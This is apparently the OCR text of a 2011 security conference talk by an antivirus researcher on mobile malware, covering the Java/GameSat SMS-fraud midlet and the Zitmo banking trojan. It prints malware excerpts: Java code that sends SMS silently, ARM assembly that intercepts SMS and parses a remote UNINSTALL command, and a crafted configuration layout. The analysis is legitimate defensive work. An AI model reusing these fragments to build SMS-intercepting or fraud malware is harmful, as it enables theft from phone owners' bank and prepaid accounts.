Mobile Malware .. In Practice
or Once bitten, twice shy... and third stolen
Chat échaudé craint l'eau froide

Axelle Apvrille
Fortinet, AV Lab

Insomni'Hack, March 4 2011


Summary

Would you install this?
Once bitten
Twice shy...
Third stolen

Conclusion
Mobile Malware Status
Infection Symptoms
Solutions

Would you install this? [EASY]

Imagine you want to **date** or **divination** services, would you use this Opera add-on application?



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

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

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

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

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

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

Meet Java/GameSat.A!tr

This is a malicious midlet! Do not use!
Risks are difficult to understand for an end-user

Java/GameSat.A!tr: Sending SMS

A few lines of code - Simple!

```
import javax.wireless.messaging.MessageConnection;
import javax.wireless.messaging.TextMessage;
[..]
public final void run()  {
   try  {
      String str = "sms://" + this.a; // <- PHONE NUMBER
      [..]MessageConnection localMessageConnection =
              (MessageConnection)Connector.open(str);
      try  {
        TextMessage localTextMessage;
        (localTextMessage = (TextMessage)
        localMessageConnection.newMessage("text"))
                              .setPayloadText(this.b);
        localMessageConnection.send(localTextMessage);
[..]
```

Java/GameSat.A!tr: Hidden Goal

```
TRANSFERPULSA 0856xxxxxxxx 20000","151","Game Gratis"...
TRANSFERPULSA 0856xxxxxxxx 20000","151","Mama Lauren"...
```

Real goal

Sending SMS to a premium number is not the real motivation in that case!
Transfer 20,000 Rp from victim's account to 0856xxxxxxxx
Note: only works if victim has an Indosat prepaid card.

Do not under-estimate simple malicious midlets

Numerous malicious midlets: Java/Konov, Java/Picong, Java/GoSms, Java/RedBrowser, Java/IconSuf, Java/Phonox ...
Supported by nearly all mobile platforms (exception: iPhone)

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- You logged on your online bank account. URL ok. Asked for phone number and phone model.

Image from s21sec

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

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

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

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

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


Meet **Zitmo** ! :-((

Meet Zitmo Trojan

Identity card

- SymbOS/Zitmo.A!tr, aka ZeusMitmo, Zbot
- Discovered Sept 2010, **new version Feb 2011**
- Symbian, Windows Mobile, BlackBerry
- Propagated by Zeus botnets

Goal

- Some banks send a second password by SMS to secure their login procedure
- Zitmo intercepts the SMS and sends it to malware authors. The SMS is never displayed on the victim's phone.
- 1st password stolen from computer infected by Zeus
- They can access your bank account during your sleep!
- Handles a few remote commands via SMS (ADD SENDER, SET ADMIN...)


SymbOS/Zitmo: Silently intercepting all incoming SMS

Assembly code taken from Zitmo

```
; Open socket RSocket::Open(RSocketServ &,uint,uint,uint)
BL      _ZN7RSocket4OpenER11RSocketServjjj
STR     R0, [R11,#errcode] ; store the return code
LDR     R3, [R11,#errcode]
CMP     R3, #0             ; if return code != KErrNone
BNE     loc_7C90DAF8       ; jump to this location if error
SUB     R0, R11, #0x54
BL      _ZN8TSmsAddrC1Ev ; TSmsAddr::TSmsAddr(void)
SUB     R0, R11, #0x54
MOV     R1, #4           ; ESmsAddrMatchText
; set socket family (SetSmsAddrFamily) to ESmsAddrMatchText
BL      _ZN8TSmsAddr16SetSmsAddrFamilyE14TSmsAddrFamily
SUB     R0, R11, #0x54
SUB     R3, R11, #0x24
MOV     R1, R3           ; text to match: _L8("")
BL      _ZN8TSmsAddr12SetTextMatchERK6TDesC8
```

Own the malware adm1ns :D

- Install Zitmo on lab phone 1



Own the malware adm1ns :D

- Install Zitmo on lab phone 1
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Alternative: craft settings2.dat

Enabled (00), Monitor all numbers (01), do not block calls (00) + lab phone 2 phone number

C:\private\20022B8E\settings2.dat

```
00 01 00 xx xx xx xx xx
```

Inside the UNINSTALL command of Zitmo.B (1/2)

```
MOVS    R0, R5
MOV     R1, R10
MOVS    R2, #9                ; get 9 left most chars of SMS body
BLX     _ZNK7TDesC164LeftEi ; TDesC16::Left(int)
LDR     R1, =aUninstall       ; "UNINSTALL"
MOVS    R0, R4
BLX     _ZN7TPtrC16C1EPKt     ; make TPtrC16 for UNINSTALL
MOVS    R0, R5
MOVS    R1, R4
BLX     _ZNK7TDesC167CompareERKS_ ; compare strings
CMP     R0, #0
BEQ     compareCode
```

compareCode

```
LDR     R1, =a45930         ; "45930"
MOVS    R0, R6
BLX     _ZN7TPtrC16C1EPKt ; TPtrC16::TPtrC16(ushort  const*)
MOVS    R1, R6
MOVS    R0, R5    ; compare rest of SMS with 5-digit code
BLX     _ZNK7TDesC167CompareERKS_ ; TDesC16::Compare(TDesC16 const&)
SUBS    R6, R0, #0
BNE     loc_7CA2A0C8
B       installUsisx
```

Inside the UNINSTALL command of Zitmo.B (2/2)

```
..
MOVS    R1, R3
MOVS    R0, R7
MOV     R2, R10
BLX     SWInstCli_8         ; what is this? see below
CMP     R0, #0
BEQ     createCertifUpdate ; create CertificateUpdate.exe process
```

Find out what is SWInstCli_8 in the SWInstallerLauncher API

```
$ objdump --syms swinstcli\{000a0000\}.lib | grep -A 8 -E "}-8\.o"
SWInstCli{000a0000}-8.o:     file format elf32-little
SYMBOL TABLE:
00000000 l     F StubCode 00000000 $a
00000004 l     O StubCode 00000000 $d
00000000 l    d  StubCode 00000008 StubCode
00000000 l    d  *ABS* 00000000 .directive
00000004 l     F StubCode 00000000 theImportedSymbol
00000000 g     F StubCode 00000000 _ZN5SwiUI15RSWInstLauncher
  13SilentInstallERK7TDesC16RK6TDesC8
```

```
IMPORT_C TInt SwiUI::RSWInstLauncher::SilentInstall  (
 const TDesC &   aFileName,
 const TDesC8 &  aOptions  )
```

